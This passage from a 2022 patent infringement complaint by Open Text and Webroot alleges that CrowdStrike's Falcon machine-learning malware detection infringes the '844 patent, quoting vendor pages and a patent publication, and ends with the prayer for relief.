296. The Accused Products perform each element of the method of claim 1 of the ’844 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform a *computer-implemented method*, as further explained below. For example, the Accused Products employ machine learning to block malware before it executes using two models. The first, “File Attribute Analysis,” “provides machine learning analysis on file metadata,” and the second, “Static File Analysis,” “provides analysis on features extracted from executable files.” The Accused Products’ machine learning algorithms categorize the executables they analyze by the likelihood of their maliciousness.

2: Configure Machine Learning


Let's start by configuring Machine Learning. Machine Learning allows Falcon to block malware without using signatures. Instead, it relies on mathematical algorithms to analyze files.

The File Attribute Analysis provides machine learning analysis on file metadata, while Static File Analysis provides analysis on features extracted from executable files.

Notice that you can set up independent thresholds for detection and for prevention. So, you could for example choose to receive detection alerts for any suspicious files, even if it's a just a little bit suspicious by selecting Aggressive, but you can choose to automatically prevent only if the machine learning is very sure that it's malicious, by selecting Cautious.

To edit those settings, click Edit and then chose the setting you want. You can set prevention and detection separately to either Disabled, Cautious, Moderate, or Aggressive, but logically, the Detection settings always have to be stronger or equal to the Prevention setting.

(*See* https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/.)



a09838e891944f2fd58abb052d57c2a9f0d...

	DETECT TIME	HOST	USER NAME	ASSIGNED TO	STATUS
High	Nov. 14, 2016 09:46:...	CS-TMM-P2-WIN7	demo	Investigator investi...	Ignored
High +1	Nov. 8, 2016 15:50:35	CS-TMM-P2-WIN7	demo	Investigator investi...	True Positive

a09838e891944f2fd58abb052d57c2a9f0d890fc98f1b... 0 2 0 0 0

High Severity Machine Learning — This file meets the File Attribute ML algorithm's high-confidence threshold for malware.

High Severity Activity Prevented — This file meets the File Attribute ML algorithm's high-confidence threshold for malware. The process was terminated.

ASSOCIATED BEHAVIOURS


High Severity Machine Learning
This file meets the File Attribute ML algorithm's high-confidence threshold for malware.
Associated IOC (SHA256 on executable)
a09838e891944f2fd58abb052d57c2a9f0d8...

High Severity Activity Prevented
This file meets the File Attribute ML algorithm's high-confidence threshold for malware. The process was terminated.

FILE PATH	\Device\HarddiskVolume1\Users\demo\Desktop\Samples\a09838e891944f2fd58abb052d57c2a9f0d890fc98f1b6077fe046a744ffc353.exe
SHA256	a09838e891944f2fd58abb052d57c2a9f0d890fc98f1b6077fe046a744ffc353
MD5	b4772b69fe4cd68e76fce63278a6d5c6
START TIME	Nov. 14, 2016 09:44:21
END TIME	Nov. 14, 2016 09:44:21

(*See* https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/.)


297. The Accused Products perform a method that includes *extracting a plurality of static data points from an executable file without decrypting or unpacking the executable file, wherein the plurality of static data points represent predefined character strings in the executable file*. For example, the Falcon Platform's machine learning algorithms use "Static File Analysis" to provide "analysis on features extracted from executable files."



The File Attribute Analysis provides machine learning analysis on file metadata, while Static File Analysis provides analysis on features extracted from executable files.

(*See* https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/.)

298. In another example, static analysis "can be useful to identify malicious infrastructure, libraries or packed files."




Static Analysis

Basic static analysis does not require that the code is actually run. Instead, **static analysis examines the file for signs of malicious intent.** It can be useful to identify malicious infrastructure, libraries or packed files.

(*See* https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/.)

299. The Accused Products perform a method that includes *generating a feature vector from the plurality of static data points using a classifier trained to classify the plurality of static data points based on a collection of data comprising known malicious executable files, known benign executable files, and known unwanted executable files, wherein the collection of data comprises at least a portion of the plurality of static data points*. As explained above, the Accused Products conduct a "File Attribute Analysis" that "provides machine learning analysis on file metadata, while Static File Analysis provides analysis on features extracted from executable files." (*See* https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/.) CrowdStrike generally describes the machine learning process used in the Accused Products as "extract[ing] so-called 'features' from the files analyzed" including "string tables" and the "actual code in the file,"

which CrowdStrike will "dissect and describe in a numerical fashion that can be fed into our machine learning classifier." (*See* https://www.crowdstrike.com/blog/crowdstrike-machine-learning-virustotal/.)




File Analysis

Provides machine learning analysis based on features extracted from executable files. Choose how aggressively you want each feature to behave.

(*See* https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/.)

300. On information and belief, the learning classifier is trained using labels of known files, including "known malicious executable files, known benign executable files, and known unwanted executable files." For example, the Accused Products' "[s]ignature-less malware protection uses machine-learning algorithms to determine the likelihood that a file is malicious" and "[m[achine learning can detect and prevent both known and unknown malware on endpoints, whether they are on and off the network."



1. Prevention of Known and Unknown Malware

a. Signature-less malware protection

Signature-less malware protection uses machine-learning algorithms to determine the likelihood that a file is malicious. New threats are stopped immediately, and time-to-value is reduced to zero.

b. Machine learning


Machine learning can detect and prevent both known and unknown malware on endpoints, whether they are on and off the network. It enables faster and more complete discovery of indicators of attack, eliminates ransomware, and fills the gaps left by legacy AV.

(*See* https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/.)

301. In another example, CrowdStrike filed U.S. application Ser. No. 15/909,442 (published as U.S. Pat. Pub. No. 2019/0273510; hereinafter "'510 Pub.") that, on information and belief, describes features of the Accused Products, including components and features of the static file analysis identified above. The '510 Pub. describes a machine learning system that "includes a convolution filter, a recurrent neural network, and a fully connected layer [that] can be configured in a computing device to classify executable code." (*Id*. at Abstract.) It further explains that "a collection of source data (*e.g.,* executable code) having known classifications are applied as input to the network system. Example classifications may include 'clean,' 'dirty,' or 'adware.'" (*Id*. at [0087].) The '510 Pub. further explains that the "output of encoder RNN [recurrent neural network] 725 includes embedded features of the input data," which is then input into "a supervised learning algorithm to classify data, where the "supervised classifier" could comprise any of "a Neural Network, Support Vector Machine, Random Forest decision tree ensemble, logistic regression, or another classifier." (*Id*. at [0125]-[0126].)

302. The Accused Products perform a method that includes *wherein one or more*

features of the feature vector are selectively turned on or off based on whether a value of one or more static data points from the plurality of extracted static data points is within a predetermined range. For example, the Accused Products include a machine learning engine that "analyzes higher-level traits to decide if a file is malicious" and features "[s]uperior ML technology" with "fewer false positives and the ability to detect and mitigate unknown malware faster."



Detecting unknown malware with fewer false positives: Anti-malware tools that rely on signatures must be updated frequently for them to be effective. However, a signatureless ML engine can "generalize," which means instead of having to memorize a set of specific malware file signatures, ML can learn without having to be fed new datasets every day. ML analyzes higher-level traits to decide if a file is malicious — a far superior approach for detecting today's targeted, unknown malware. This approach enables ML to find the unknown malware other solutions miss without generating a slew of false positives, which can drain valuable IT resources and lead to alert fatigue.


○ Superior ML technology means fewer false positives and the ability to detect and mitigate unknown malware faster.

(*See* https://www.crowdstrike.com/blog/a-primer-on-machine-learning-in-endpoint-security/.)

303. In addition, as explained above on information and belief, features of the operation of the Accused Products is described in '510 Pub., which includes a "convolutional filter component 206," which "identif[ies] relationships between the features extracted by [a] feature extractor" and uses "combinations of adjacent values which may be learned directly from the data rather than being specified a priori." ('510 Pub. at [0047], [0068].) The convolutional filter "attempts to enhance the signal-to-noise ratio of the input sequence to facilitate more accurate classification of the executable code" by, for example, "aid[ing] in identifying and amplifying the key features of the executable code, as well as reducing the noise of the information in the executable code." (*Id*. at [0068]) Thereafter, the output of the "convolutional filter" is the input to a "recurrent neural network" ("RNN"), "whose output includes less nodes than the sequential input data"—that is, it "identif[ies] a reduced number of features of the input." (*Id*. at [0121], [0123].)

The "output of the encoder RNN" is used as "input to a machine learning system to characterize the source data." (*Id*. at [0121], [0125].)

304. The Accused Products perform a method that includes *evaluating the feature vector using support vector processing to determine whether the executable file is harmful*. As explained above, the Falcon Platform's machine learning algorithms use "Static File Analysis" to provide "analysis on features extracted from executable files" (*see* https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/where the static analysis "can be useful to identify malicious infrastructure, libraries or packed files." (*See* https://www.crowdstrike. com/cybersecurity-101/malware/malware-analysis/.) As an example, the Accused Products are shown below evaluating executable "file taskhostsvc.exe" as harmful using "static analysis-based techniques" and "signature-less ML models that can detect threats based on generic properties."



Such targeted attacks are normally the domain of indicators of attack (IOAs), which detect illicit behavior by observing the actions and the intent of processes on endpoints. But besides IOAs, CrowdStrike Falcon PreventTM leverages other techniques for threat detection, including file-based machine learning (ML).

The main component of SUNSPOT is a file `taskhostsvc.exe` with `SHA256 hash c45c9bda8db1d470f1fd0dcc346dc449839eb5ce9a948c70369230af0b3ef168`. The file's compile timestamp indicates that the file was compiled on February 20, 2020. While this data field can be easily manipulated, we speculate that the adversary did not go through this effort as it aligns with the timeline for the rest of the attack.

To check how well our file-based models pick up on this thread, we ran the file against the on-sensor ML model that we shipped in September 2019, about five months before the file was presumably created. **It was detected at high confidence.**

While one should not rely solely on static analysis-based techniques, especially for sophisticated attacks such as this one, it validates the power of signature-less ML models that can detect threats based on generic properties as opposed to the reliance of a human analyst creating a suitable signature.

(*See* https://www.crowdstrike.com/blog/stellar-performances-how-crowdstrike-machine-learning-handles-the-sunspot-malware/.)

305. In addition, as shown above, the '510 Pub. explains that the "output of encoder

RNN 725 includes embedded features of the input data," which is then input into "a supervised learning algorithm" to classify data, where the "supervised classifier" could comprise any of "a Neural Network, Support Vector Machine, Random Forest decision tree ensemble, logistic regression, or another classifier." (*Id.* at [0125]-[0126].)

306. Each claim in the '844 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the '844 Patent.

307. Defendants have been aware of the '844 Patent since at least the filing of this Complaint. Further, Plaintiffs have marked their products with the '844 Patent, including on their web site, since at least July 2020.

308. Defendants directly infringe at least claim 1 of the '844 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, Defendants also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

309. Defendants' partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the '844 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

310. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the '844 Patent with specific intent to induce infringement, and/or willful blindness to

the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike's security software in a manner that infringes claim 1 of the '844 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products.

311. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

312. Defendants further encourage and induce their customers to infringe claim 1 of the '844 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* https://www.crowdstrike.com/; *see* https://www.crowdstrike.com/partners/solution-providers/.)

313. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* https://www.crowdstrike.com/free-trial-guide/installation/.) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* https://www.crowdstrike.com/contact-support/.)

314. Defendants and/or their partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of their partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* https://www.crowdstrike.com/free-trial-guide/purchase/; *see also* https://www.crowdstrike.com/free-trial-guide/installation/.) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '844 Patent. (*See* https://www.crowdstrike.com/contact-support/.)

315. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or their partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '844 Patent.

316. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown above, the Accused Products and the example functionality have no substantial non-infringing uses but are specifically designed to practice the '844 Patent.

317. On information and belief, the infringing actions of each partner, customer, and/or

end-user of the Accused Products are attributable to one of the Defendants. For example, on information and belief, one of the Defendants directs and controls the activities or actions of its partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. One of the Defendants further directs and controls the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’844 Patent.

318. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants’ infringement of the ’844 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants’ infringement, but no less than a reasonable royalty.

319. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the ’844 Patent.

320. Defendants’ infringement of the ’844 Patent is knowing and willful. Defendants acquired actual knowledge of the ’844 Patent at least when Plaintiffs filed this lawsuit and had constructive knowledge of the ’844 Patent from at least the date Plaintiffs marked their products with the ’844 Patent and/or provided notice of the ’844 Patent on their website.

321. On information and belief, despite Defendants’ knowledge of the Asserted Patents and Plaintiffs’ patented technology, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants’ continued infringement of the ’844 Patent with knowledge of the ’844 Patent constitutes willful infringement.

PRAYER FOR RELIEF

WHEREFORE, Plaintiffs respectfully request the following relief:

a) That this Court adjudge and decree that Defendants have been, and are currently, infringing each of the Asserted Patents;

b) That this Court award damages to Plaintiffs to compensate them for Defendants' past infringement of the Asserted Patents, through the date of trial in this action;

c) That this Court award pre- and post-judgment interest on such damages to Plaintiffs;

d) That this Court order an accounting of damages incurred by Plaintiffs from six years prior to the date this lawsuit was filed through the entry of a final, non-appealable judgment;

e) That this Court determine that this patent infringement case is exceptional and award Plaintiffs their costs and attorneys' fees incurred in this action;

f) That this Court award increased damages under 35 U.S.C. § 284;

g) That this Court preliminarily and permanently enjoin Defendants from infringing any of the Asserted Patents;

h) That this Court order Defendants to:

(i) recall and collect from all persons and entities that have purchased any and all products found to infringe any of the Asserted Patents that were made, offered for sale, sold, or otherwise distributed in the United States by Defendants or anyone acting on their behalf;

(ii) destroy or deliver all such infringing products to Plaintiffs;

(iii) revoke all licenses to all such infringing products;

(iv) disable all web pages offering or advertising all such infringing products;

(v) destroy all other marketing materials relating to all such infringing products;

(vi) disable all applications providing access to all such infringing software; and

(vii) destroy all infringing software that exists on hosted systems,

i) That this Court, if it declines to enjoin Defendants from infringing any of the Asserted Patents, award damages for future infringement in lieu of an injunction; and

j) That this Court award such other relief as the Court deems just and proper.

DEMAND FOR JURY TRIAL

Plaintiffs respectfully request a trial by jury on all issues triable thereby.

DATED: March 4, 2022

By:*/s/ Jeffrey D. Mills*
Jeffrey D. Mills
Texas Bar No. 24034203
KING & SPALDING LLP
500 West Second St.
Suite 1800
Austin, Texas 78701
Telephone: (512) 457-2027
Facsimile: (512) 457-2100
jmills@kslaw.com

Christopher C. Campbell (*pro hac vice to be filed*)
Patrick M. Lafferty *(pro hac vice to be filed)*
KING & SPALDING LLP
1700 Pennsylvania Avenue, NW
Suite 200
Washington, DC 20006
Telephone: (202) 626-5578
Facsimile: (202) 626-3737
ccampbell@kslaw.com
plafferty@kslaw.com

Steve Sprinkle
Texas Bar No. 00794962
SPRINKLE IP LAW GROUP, P.C.
1301 W. 25th Street, Suite 408
Austin, Texas 78705
TEL: 512-637-9220
ssprinkle@sprinklelaw.com

Britton F. Davis *(pro hac vice to be filed)*
Brian Eutermoser (*pro hac vice to be filed)*
KING & SPALDING LLP
1401 Lawrence Street
Suite 1900.
Denver, CO 80202
Telephone: (720) 535-2300
Facsimile: (720) 535-2400
bfdavis@kslaw.com
beutermoser@kslaw.com

Attorneys for Plaintiffs Open Text, Inc. and Webroot, Inc.